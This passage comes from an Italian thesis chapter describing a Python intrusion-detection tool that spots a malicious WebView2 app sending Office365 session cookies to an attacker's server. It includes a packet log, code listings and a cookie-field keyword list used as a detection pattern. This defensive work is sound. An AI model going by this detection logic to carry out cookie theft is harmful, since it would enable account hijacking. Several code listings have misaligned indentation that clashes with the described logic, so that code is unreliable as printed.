Starting capture on interfaces: ['Wi-Fi', 'Ethernet', 'Adaptor for loopback traffic capture']:						
#1	2022-09-17 14:42:05 .269250	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 504 bytes
#2	2022-09-17 14:42:05 .576075	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 433 bytes
#3	2022-09-17 14:42:05 .887923	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 472 bytes
#4	2022-09-17 14:42:06 .190320	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 433 bytes
#5	2022-09-17 14:42:06 .498541	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 492 bytes
#6	2022-09-17 14:42:06 .799359	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 431 bytes
#7	2022-09-17 14:42:07 .112071	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 496 bytes
#8	2022-09-17 14:42:07 .419550	SSDP	UDP	192.168.2.1:55992	-->	239.255.255.250:19000 424 bytes
#9	2022-09-17 14:42:07 .724877	DATA	UDP	192.168.2.118:52555	-->	255.255.255.255:6667 214 bytes
#10	2022-09-17 14:42:08 .646710	DATA	UDP	192.168.2.216:65497	-->	255.255.255.255:6667 214 bytes
#11	2022-09-17 14:42:09 .148872	TCP	TCP	192.168.2.95:54547	-->	192.168.2.93:8009 164 bytes
#12	2022-09-17 14:42:09 .153667	TCP	TCP	192.168.2.93:8009	-->	192.168.2.95:54547 164 bytes
#13	2022-09-17 14:42:09 .196156	TCP	TCP	192.168.2.95:54547	-->	192.168.2.93:8009 54 bytes
#14	2022-09-17 14:42:09 .200000	UDS	UDP	192.168.2.95:56358	-->	192.168.2.95:56358 85 bytes
#15	2022-09-17 14:42:09 .524809	DNS	UDP	192.168.2.95:56358	-->	192.168.2.1:53 89 bytes
#16	2022-09-17 14:42:09 .531102	DNS	UDP	192.168.2.1:53	-->	192.168.2.95:56358 152 bytes
#17	2022-09-17 14:42:09 .531320	DNS	UDP	192.168.2.1:53	-->	192.168.2.95:56358 152 bytes
#18	2022-09-17 14:42:09 .534158	TCP	TCP	192.168.2.95:52274	-->	104.43.200.36:443 62 bytes
#19	2022-09-17 14:42:09 .568141	DATA	UDP	192.168.2.118:52555	-->	255.255.255.255:6667 214 bytes
#20	2022-09-17 14:42:09 .771167	TCP	TCP	104.43.200.36:443	-->	192.168.2.95:52274 62 bytes
#21	2022-09-17 14:42:10 .071443	TCP	TCP	192.168.2.95:52274	-->	104.43.200.36:443 54 bytes
#22	2022-09-17 14:42:10 .772055	TLS	TCP	104.43.200.36:443	-->	192.168.2.95:52274 273 bytes
#23	2022-09-17 14:42:10 .078329	TLS	TCP	104.43.200.36:443	-->	192.168.2.95:52274 1506 bytes
#24	2022-09-17 14:42:10 .081071	TCP	TCP	104.43.200.36:443	-->	192.168.2.95:52274 1506 bytes
#25	2022-09-17 14:42:10 .081071	TLS	TCP	104.43.200.36:443	-->	192.168.2.95:52274 1349 bytes
#26	2022-09-17 14:42:10 .081223	TCP	TCP	192.168.2.95:52274	-->	104.43.200.36:443 54 bytes
#27	2022-09-17 14:42:10 .084837	TLS	TCP	192.168.2.95:52274	-->	104.43.200.36:443 147 bytes
#28	2022-09-17 14:42:10 .182360	DATA	UDP	192.168.2.216:65497	-->	255.255.255.255:6667 214 bytes
#29	2022-09-17 14:42:10 .385556	TLS	TCP	104.43.200.36:443	-->	192.168.2.95:52274 105 bytes

**Figura 4.3.** Software IDS - Schermata di cattura dei pacchetti

Si procede ora ad avviare la sequenza di attacco alla piattaforma Microsoft Office365. Effettuata la procedura di autenticazione il server HTTP in ascolto riceve i cookie inviati dall'applicazione WebView2 malevola mentre la stessa procede con la navigazione nella piattaforma.

Contemporaneamente il software IDS in esecuzione analizza il traffico catturato alla ricerca di un pacchetto che utilizza a livello applicazione il protocollo HTTP. Si è infatti notato durante la fase di studio dell'attacco, che l'applicazione malevola invia al server HTTP posto in ascolto dall'attaccante un pacchetto che utilizza proprio questo protocollo a livello applicazione.

Quando questo viene rilevato vengono eseguite le seguenti operazioni:


1. Il payload del pacchetto viene prelevato e analizzato da un metodo che determina se il contenuto è codificato in Base64;
2. Se il controllo va a buon fine il contenuto del pacchetto viene decodificato;
3. Se la decodifica non produce errore, il payload in chiaro viene confrontato con una lista di key-words al fine di verificare se il contenuto rispecchi il pattern testuale di ricerca.

Le key-words utilizzate per il confronto sono i nomi dei campi di un cookie ovvero `"name"`, `"value"`, `"domain"`, `"path"`, `"httpOnly"` e `"expirationDate"`. Se almeno tre di queste stringhe vengono identificate almeno una volta all'interno del payload decodificato, si tratta sicuramente di un pacchetto che sta trasportando cookie ad un server non legittimo.

A questo punto si segnala all'utente l'evento anomalo mettendolo a conoscenza dell'avvenuto attacco, come mostrato in **Figura 4.4**. Nella stessa è possibile notare come la notifica dell'attacco sia avvenuta contestualmente all'invio dei cookie all'attaccante, la riga evidenziata rappresenta il pacchetto inviato al server HTTP in ascolto ed analizzandola si può notare che:

- L'indirizzo IP sorgente e destinazione corrispondono all'indirizzo di localhost (127.0.0.1) essendo il server HTTP Python e l'applicazione WebView2 in esecuzione sullo stesso terminale;
- La porta di destinazione è la 8080 come specificato in fase di avvio del server HTTP Python e mostrato al **Listato 3.1**;
- Il payload del pacchetto è di notevole dimensioni (6798 bytes) essendo che contiene tutti i cookie, ricevuti dal server della piattaforma Microsoft Office365, che sono stati codificati in Base64 dall'applicazione malevola.

Per concludere sul funzionamento della modalità base si segnala che la stessa è soggetta ad un forte vincolo, legato al fatto che l'attaccante malevolo non modifichi il tipo di codifica che l'applicazione WebView2 effettua sui cookie, prima di inviarli al server HTTP in ascolto. Di fatti, l'attaccante malevolo potrebbe modificare il codice sorgente dell'applicazione, per effettuare sui cookie una codifica utilizzando un algoritmo di cifratura notevolmente più robusto di quello Base64, utilizzando inoltre una chiave di sua esclusiva conoscenza. Questo renderebbe l'analisi del payload dei pacchetti da parte del sistema IDS sviluppato, un'operazione insignificante al fine del rilevamento dell'attacco, in quanto, lo stesso software non sarebbe in grado di decifrare il payload per andare alla ricerca del pattern testuale.



**Figura 4.4.** Software IDS - Modalità Base - Notifica Attacco

#### 4.1.2 Modalità Avanzata

I vincoli a cui è soggetta la modalità base e di cui si è discusso al **Paragrafo 4.1.1**, hanno introdotto la necessità di sviluppare un’ulteriore modalità di funzionamento per il software, tale da non poter essere aggirata dall’attaccante.

Se utilizzato in questa modalità il software IDS svolgerà, in concomitanza alla cattura costante del traffico di rete, un’analisi degli indirizzi IP e porte di destinazione ai quali l’applicazione WebView2 malevola invia richieste. Per far ciò è necessario fornire una lista di indirizzi web che l’applicazione malevola sarà autorizzata a contattare. Per utilizzare il software IDS in modalità avanzata digitare nella schermata principale, mostrata in **Figura 4.1**, il carattere “1”, verrà visualizzata un’altra schermata nella quale sarà possibile indicare la lista di indirizzi affidabili, seguendo una precisa notazione che vede ciascun indirizzo web separato dal carattere “,” (virgola) seguito da uno spazio, come mostrato nel **Listato 4.1**:

```
www.nomeDominio1.*, www.nomeDominio2.*, www.nomeDominio3.*
```

**Listato 4.1.** Formato di inserimento degli indirizzi web consentiti

Inserita la lista di indirizzi web a cui limitare le richieste da parte dell’applicazione, il software IDS procede ad effettuare delle operazioni di discovery. In particolare, verranno eseguite una serie di richieste verso i nomi di dominio indicati, al fine di determinare gli indirizzi IP dei server che li ospitano e porli all’interno di una white-list, che costituirà la base di controllo per verificare che l’applicazione WebView2 malevola non invii dati a server non autorizzati.

Terminata la fase di discovery degli indirizzi verrà visualizzata la white-list creata ed il menù di scelta dell’interfaccia di rete sulla quale iniziare la cattura, come mostrato in **Figura 4.5**.



**Figura 4.5.** Software IDS - Modalità Avanzata - Notifica Attacco

Per mostrare il funzionamento della modalità avanzata si utilizzerà, anche in questo caso, l'opzione *All Interface (9)* per catturare il traffico. Selezionata quindi l'interfaccia di rete desiderata si procede ad avviare la sequenza di attacco alla piattaforma Microsoft Office365. Effettuata la procedura di autenticazione, il server HTTP in ascolto riceve i cookie inviati dall'applicazione WebView2 malevola.

Il software IDS in esecuzione su tutte le interfacce di rete analizza il contenuto delle richieste, alla ricerca di tentativi da parte dell'applicazione di contattare server non presenti in white-list. Per operare questo controllo viene attuata la seguente procedura:


1. Viene analizzato ogni pacchetto che transita sull'interfaccia di rete selezionata, alla ricerca di una richiesta che viene effettuata verso uno degli indirizzi contenuti in white-list;
2. Identificata la richiesta viene estratta la porta sorgente dalla quale la stessa ha avuto origine;
3. A partire dalla porta di origine si risale al ProcessID (PID)<sup>10</sup> che ha generato la richiesta. Dai test effettuati in fase di ricerca operativa si è potuto constatare che il PID identificativo dell'applicazione si trova a due livelli di profondità rispetto al processo che inoltra la richiesta;
4. Utilizzando il PID principale dell'applicazione, si monitora il processo stesso alla ricerca di richieste in uscita;
5. Se viene trovata una richiesta in uscita dal processo principale si effettua un controllo sulla porta sorgente della stessa. Se questa non corrisponde con la porta identificata al punto 2 e contemporaneamente l'indirizzo di destinazione della richiesta non è presente in white-list il controllo avrà esito negativo;
6. Qualora il controllo dovesse avere esito negativo, sarà sinonimo del fatto che l'applicazione WebView2 stia inviando dati ad un server non autorizzato, pertanto all'utente sarà notificato l'avvenuto attacco e l'applicazione stessa sarà terminata utilizzando come riferimento il proprio PID.

Un esempio di come la modalità avanzata identifica l'avvenuto attacco è mostrato in **Figura 4.6**. Nella stessa è possibile notare nelle righe evidenziate le seguenti informazioni:

- La porta sorgente della richiesta legittima, chiamata *Attentctioned Port*;
- Le statistiche di rete che hanno permesso, a partire dalla porta, di ottenere il PID del processo che ha inviato la richiesta legittima;
- I PID relativi ai vari livelli di profondità fino a giungere al PID principale dell'applicazione chiamato *First Parent PID*;
- Le statistiche di rete per quest'ultimo che hanno permesso di identificare la richiesta malevola;
- L'indirizzo IP del server HTTP in ascolto al quale è stato inviato il pacchetto e la porta sorgente dalla quale la richiesta illegittima è stata inoltrata.

---

<sup>10</sup> Il ProcessID è un identificativo numerico ed univoco che viene assegnato ad ogni processo durante la fase di avvio e permane ad esso fino al termine della sua esecuzione. Un software in esecuzione può contare più processi e di conseguenza più PID anche annidati a diversi livelli di profondità.



**Figura 4.6.** Software IDS - Modalità Avanzata - Creazione white-list indirizzi IP

## 4.2 Analisi del codice sorgente

Per la realizzazione del software IDS sono state utilizzate librerie standard e non messe a disposizione dal linguaggio di programmazione Python quali:

- **base64**: fornisce i metodi per cifrare e decifrare una stringa con la codifica Base64;
- **subprocess, sys e os**: forniscono accesso alle funzionalità del sistema operativo sottostante, come la possibilità di eseguire comandi sulla shell di sistema;
- **binascii**: fornisce i metodi per la gestione della codifica e decodifica in svariati formati;
- **pyshark**: libreria fondamentale utilizzata per lo sniffing del traffico di rete, deriva dal software Wireshark e fornisce i metodi per la cattura e l'analisi dei pacchetti che transitano su una specifica interfaccia di rete;
- **socket**: fornisce i metodi per la creazione e l'utilizzo di una connessione tramite socket;
- **time**: fornisce i metodi per la manipolazione degli eventi temporali del sistema operativo sottostante.

Lo script Python che implementa la soluzione proposta ha inizio con la dichiarazione di una variabile globale chiamata *SIMPLE\_LOG*, che rappresenta il nome del file di log sul quale verranno salvati i dati. Successivamente vi è il metodo *print\_log()* che riceve come unico parametro in input una stringa ed inserisce la stessa all'interno del file di log. In **Figura 4.7** è riportato il metodo appena citato ed il suo codice.

```

10 #Global Variables
11 SIMPLE_LOG = 'WV2-CS_IDS.log'
12
13 def print_log(string):
14     with open(SIMPLE_LOG, 'a') as file:
15         file.write(string)
16         file.write('\n')

```

**Figura 4.7.** Codice Software IDS - Metodo *print\_log()*

riga 14: viene fatto l'accesso al file di log specificando come parametro di scrittura *'a'* che consiste nel scrive concatenando al contenuto già presente;  
 riga 15-16: la stringa passata come parametro in input al metodo viene scritta sul file seguita da un carattere di andata a capo;

Il codice dello script prosegue con la dichiarazione ed implementazione del metodo *mode\_choice()* che realizza la funzionalità di scelta della schermata principale del software IDS. In **Figura 4.8** è mostrato il codice del sopra citato metodo.

```

18     def mode_choice():
19         control = False
20         #Print Mode Menu
21         menu_options = {
22             1: 'Advanced Mode',
23             2: 'Base Mode',
24             9: 'Guide',
25             0: 'Exit'
26         }
27         while control == False:
28             print('Select how to use the IDS')
29             for key in menu_options:
30                 print(key, '---', menu_options[key])
31             #END Print Mode Menu
32             #Mode Choice
33             try:
34                 mode = int(input('Choice: '))
35             except ValueError:
36                 os.system('cls')
37                 capture_packet()
38                 control = True
39                 if mode == 1 or mode == 2:
40                     os.system('cls')
41                 elif mode == 9:
42                     os.system('cls')
43                     print_guide()
44                 elif mode == 0:
45                     print("You have chosen to go out.")
46                     sys.exit()
47                 else:
48                     os.system('cls')
49                     print("You don't choose a valid option\n")
50                     control = False
51             os.system('cls')
52             #END Interface Choice
53             return mode

```

**Figura 4.8.** Codice Software IDS - Metodo *mode\_choice()*

- riga 19: viene dichiarata una variabile chiamata *control* ed inizializzata al valore *False*, servirà come variabile di controllo per verificare che l'utente abbia effettuato una tra le scelte consentite;
- riga 21-26: dichiarazione di una struttura dati chiamata *menu\_options* che contenga la coppia chiave-valore per le scelte che si vogliono offrire nel menu;
- riga 27: inizio del ciclo while che verrà ripetuto finché la variabile *control* avrà valore pari a *False*, ovvero finché l'utente non seleziona una scelta consentita;
- riga 28-30: viene stampato il menu di scelta prelevando i valori dalla struttura dati *menu\_options*;
- riga 33-37: viene chiesto all'utente di inserire un carattere numerico tra quelli presenti nel menu, tale carattere è memorizzato in una variabile chiamata *mode*. Viene inoltre gestito il caso in cui l'utente non inserisce un carattere valido ad esempio una lettera oppure un simbolo;

- riga 38-46: vengono gestite le azioni opportune in base alla scelta selezionata dell'utente;
- riga 47-50: viene gestito il caso in cui l'utente non inserisce un valore numerico tra quelli presenti nel menu di scelta;
- riga 51-53: il metodo termina la sua esecuzione e restituisce il valore scelto dall'utente;

Ulteriore metodo generale per il funzionamento del software sviluppato è *interface\_choice()*, implementa il menu di scelta che consente di selezionare l'interfaccia di rete sulla quale catturare il traffico. Non presenta parametri in input e restituisce due valori, uno che rappresenta il valore di scelta effettuata e l'altro il nome dell'interfaccia selezionata. Il codice di questo metodo è mostrato in **Figura 4.9**

```

101  def interface_choice():
102      control = False
103      #Print Interface Menu
104      menu_options = {
105          1: 'Wi-Fi',
106          2: 'Ethernet',
107          3: 'Loopback',
108          9: 'All Interfaces',
109          0: 'Exit'
110      }
111      while control == False:
112          print('Select the Interface')
113          for key in menu_options:
114              print(key, '---', menu_options[key])
115      #END Print Interface Menu
116      #Interface Choice
117      try:
118          choice = int(input('Choice: '))
119      except ValueError:
120          os.system('cls')
121          choice, interface = interface_choice()
122          control = True
123      if choice == 1:
124          interface = 'Wi-Fi'
125      elif choice == 2:
126          interface = 'Ethernet'
127      elif choice == 3:
128          interface = 'Adapter for loopback traffic capture'
129      elif choice == 9:
130          interface = ['Wi-Fi', 'Ethernet', 'Adapter for loopback traffic capture']
131      elif choice == 0:
132          interface = 'None'
133      else:
134          os.system('cls')
135          print("You don't choose a valid option\n")
136          control = False
137      os.system('cls')
138      #END Interface Choice
139      return [choice, interface]

```

**Figura 4.9.** Codice Software IDS - Metodo *interface\_choice()*

- riga 102: viene dichiarata una variabile chiamata *control* ed inizializzata al valore *False*, servirà come variabile di controllo per verificare che l'utente abbia effettuato una tra le scelte consentite;
- riga 104-110: dichiarazione di una struttura dati chiamata *menu\_options* che contenga la coppia chiave-valore per le scelte che si voglio offrire nel menu;
- riga 111: inizio del ciclo while che verrà ripetuto finché la variabile *control* avrà valore pari a *False*, ovvero finché l'utente non seleziona una scelta consentita;
- riga 112-114: viene stampato il menu di scelta prelevando i valori dalla struttura dati *menu\_options*;
- riga 118-121: viene chiesto all'utente di inserire un carattere numerico tra quelli presenti nel menu, tale carattere è memorizzato in una variabile chiamata *choice*. Viene inoltre gestito il caso in cui l'utente non inserisce un carattere valido ad esempio una lettera oppure un simbolo;
- riga 122-132: vengono gestite le azioni opportune in base alla scelta selezionata dell'utente;
- riga 133-136: viene gestito il caso in cui l'utente non inserisce un valore numerico tra quelli presenti nel menu di scelta;
- riga 137-139: il metodo termina la sua esecuzione e restituisce i valori della scelta effettuata dall'utente e il nome dell'interfaccia selezionata;

Il metodo principale che consente l'esecuzione del software IDS è *capture\_packet*. Esso non riceve nessun parametro in input e non restituisce nessun dato in output, si occupa di inizializzare la cattura dei pacchetti, prelevare le informazioni necessarie alle analisi da ognuno di essi, scrivere il traffico di rete sul file di log ed effettuare le chiamate ai metodi che implementano la modalità di funzionamento scelta dell'utente. Il codice di questo metodo è riportato in **Figura 4.10**

- riga 56: viene utilizzato il metodo *system()* della libreria *os* per eseguire un comando sulla shell di sistema, tale comando imposta il titolo della shell per tutta l'esecuzione del software IDS;
- riga 57: il metodo *mode\_choice()* viene invocato e il valore restituito assegnato ad una variabile chiamata *mode*;
- riga 58-60: si gestisce il caso in cui la modalità avanzata è stata selezionata, andando ad invocare il metodo *check\_ip()* che genera la white-list di indirizzi IP e la assegna alla variabile *ip\_list*;
- riga 61: il metodo *interface\_choice()* viene invocato e il suo output memorizzato nelle variabili *choice* e *interface*;
- riga 62-71: in base al valore della variabile *choice* viene configurata la cattura dei pacchetti su una specifica interfaccia o su tutte le interfacce. Se *choice* = 0 il software termina l'esecuzione;
- riga 72: viene inizializzata la variabile *i* che svolge la funzione di contatore dei pacchetti catturati;
- riga 73-74: viene avviata la cattura dei pacchetti;
- riga 75-77: nel file di log si scrive la prima riga che riporta le intestazioni dei dati unitamente ad un carattere di andata a capo. Per la scrittura si utilizza il parametro '*w*' che indica di svuotare il contenuto del file se già presente o crearlo vuoto se non presente;

```

55 def capture_packet():
56     os.system('title WV2-CS IDS')
57     mode = mode_choice()
58     if mode == 1:
59         print('Starting in Advanced Mode')
60         ip_list = check_ip()
61         choice, interface = interface_choice()
62         if choice == 0:
63             print("You have chosen to go out.")
64             sys.exit()
65         elif choice == 9:
66             print('Starting capture on interfaces %s:' %(interface))
67             capture = pyshark.LiveCapture()
68             capture.interfaces = interface
69         else:
70             print('Starting capture on interface %s:' %(interface))
71             capture = pyshark.LiveCapture(interface = interface)
72             i = 1 #packet captured number
73             capture.sniff(timeout=1)
74             capture
75             with open(SIMPLE_LOG, 'w') as file:
76                 file.write("pkt_number;time;protocol;transport_layer;src_address;src_port;dst_address;dst_port;length")
77                 file.write('\n')
78             for pkt in capture.sniff_continuously():
79                 try:
80                     protocol = pkt.highest_layer
81                     transport_layer = pkt.transport_layer
82                     src_address = pkt.ip.src
83                     src_port = pkt[transport_layer].srcport
84                     dst_address = pkt.ip.dst
85                     dst_port = pkt[transport_layer].dstport
86                     length = pkt.captured_length
87                     time = pkt.sniff_time
88                     log_str = '%s;%s;%s;%s;%s;%s;%s;%s' %(i, time, protocol, transport_layer,
89                                         src_address, src_port, dst_address, dst_port, length)
90                     console_str = '#%-8s %-30s %-15s %-5s %-21s --> %-21s %-5s bytes' %(i,
91                                         time, protocol, transport_layer, src_address+':'+src_port, dst_address+':'+dst_port, length)
92                     print(log_str)
93                     print(console_str)
94                     i = i + 1
95                 if mode == 1:
96                     advanced_mode(ip_list, src_port, dst_address)
97                 elif mode == 2:
98                     base_mode(pkt)
99                 except AttributeError:
100                     pass
101             file.close()

```

**Figura 4.10.** Codice Software IDS - Metodo *capture\_packet()*

riga 78-87: per ogni pacchetto catturato si estraggono le informazioni necessarie alle analisi quali protocollo a livello applicazione, protocollo di trasporto, indirizzo e porta sorgente, indirizzo e porta di destinazione, lunghezza del payload e timestamp di cattura;

riga 88-93: vengono generate e stampate rispettivamente le stringhe di testo nel file di log e a video sulla schermata del software;

riga 94: il contatore del numero di pacchetti catturati viene incrementato di 1;

riga 95-98: in base al valore della variabile *mode* viene invocato il metodo corrispondente alla modalità di funzionamento selezionata. In particolare 1=*advanced\_mode()* e 2=*base\_mode()*;

riga 99-100: se l'accesso ai dati del pacchetto ha restituito un errore, ignora quel pacchetto;

riga 101: chiude il file di log precedentemente aperto in scrittura.

#### 4.2.1 Modalità Base

L'implementazione della modalità base comprende tre metodi ciascuno dei quali svolge delle funzioni di controllo sul payload del pacchetto che si sta attualmente analizzando. Ricordiamo, come precedentemente specificato nel **Paragrafo 4.1.1**, che questa modalità basa il proprio funzionamento su un'analisi del contenuto del payload, al fine di identificare pattern testuali che indichino la presenza di cookie di sessione.

Il primo metodo che interviene sul contenuto del pacchetto è *control\_padding()*, riceve come parametro in input una stringa che contiene il payload codificato in Base64. Su tale parametro vengono effettuati dei controlli riguardanti la sua lunghezza in termini di caratteri, inseriti eventuali *caratteri di padding* necessari e restituito in output dal metodo stesso.

La presenza del sopracitato *carattere di padding* si rende necessaria qualora una qualsiasi stringa codificata in Base64 non abbia un'adeguata lunghezza. Di fatto, la procedura di decodifica in Base64 prevede che il testo debba necessariamente avere una lunghezza in termini di caratteri che corrisponde ad un multiplo di quattro. Se questa lunghezza non è rispettata perché il testo non è costituito da un numero di caratteri adeguato, viene inserito il *carattere di padding* utilizzato al solo scopo di far raggiungere alla stringa oggetto di decodifica la lunghezza necessaria, lo stesso verrà ignorato durante le operazioni di decodifica. Il *carattere di padding* per la codifica in Base64 risulta essere il carattere "=" (*uguale*). Il codice con il quale il metodo svolge questo controllo è riportato in **Figura 4.11**.

```

276     def control_padding(string):
277         length = len(string)
278         if length % 4 == 3:
279             string += '='
280         elif length % 4 == 2:
281             string += '=='
282         elif length % 4 == 1:
283             string += '==='
284         return string

```

**Figura 4.11.** Codice Software IDS - Metodo *control\_padding()*

riga 277: dal parametro ricevuto in input dal metodo viene estratta la sua

lunghezza in termini di caratteri e memorizzata all'interno della variabile *length*;

riga 278: viene attuata l'operazione di modulo sulla variabile *length* se il risultato è pari a tre, allora alla stringa deve essere concatenato un carattere di padding affinché la sua lunghezza sia un multiplo di quattro;

riga 280: viene attuata l'operazione di modulo sulla variabile *length* se il risultato è pari a due, allora alla stringa devono essere concatenati due caratteri di padding affinché la sua lunghezza sia un multiplo di quattro;

riga 282: viene attuata l'operazione di modulo sulla variabile *length* se il risultato è pari a uno, allora alla stringa devono essere concatenati tre caratteri di padding affinché la sua lunghezza sia un multiplo di quattro;

riga 284: il metodo termina la sua esecuzione con la restituzione della stringa con eventuali caratteri di padding necessari. Se la dimensione della stessa era già un multiplo di quattro verrà restituita la stringa senza aggiunte di caratteri.

L'operazione di modulo consiste nell'effettuare la divisione tra due numeri e restituire il resto da essa derivante.

Il successivo metodo implementato per il funzionamento della modalità base del software IDS è *cookie\_control()* che si occupa di verificare, all'interno di una stringa ricevuta come parametro in ingresso, la presenza di un pattern testuale che identifichi dei cookie. Restituisce in output due valori, un booleano che indica se il pattern testuale è stato riconosciuto o meno ed una stringa che, in caso il booleano dia esito positivo, indica il dominio dal quale i cookie identificati provengono. Il codice del metodo appena esposto è riportato in **Figura 4.12**.

```

286     def cookie_control(string):
287         check_words = [b'name', b'value', b'domain', b'path', b'httponly', b'expirationDate']
288         cont = 1
289         for word in check_words:
290             if word in string:
291                 cont += 1
292             if cont > 3:
293                 domain = string.split(b'found on ')[1]
294                 domain = domain.split(b'\n')[0]
295             return [True, domain]
296         return [False, '']

```

**Figura 4.12.** Codice Software IDS - Metodo *cookie\_control()*

riga 287: definizione della lista che contiene le key-words da ricercare all'interno della stringa in input, al fine di identificare il pattern testuale;

riga 288: viene dichiarata una variabile che fungerà da contatore per il numero di key-word identificate, tale variabile viene chiamata *cont* ed il suo valore è inizializzato ad uno;

riga 289: si scorre la lista delle key-words;

riga 290: per ognuna di esse si verifica se è presente all'interno del parametro passato in input al metodo;

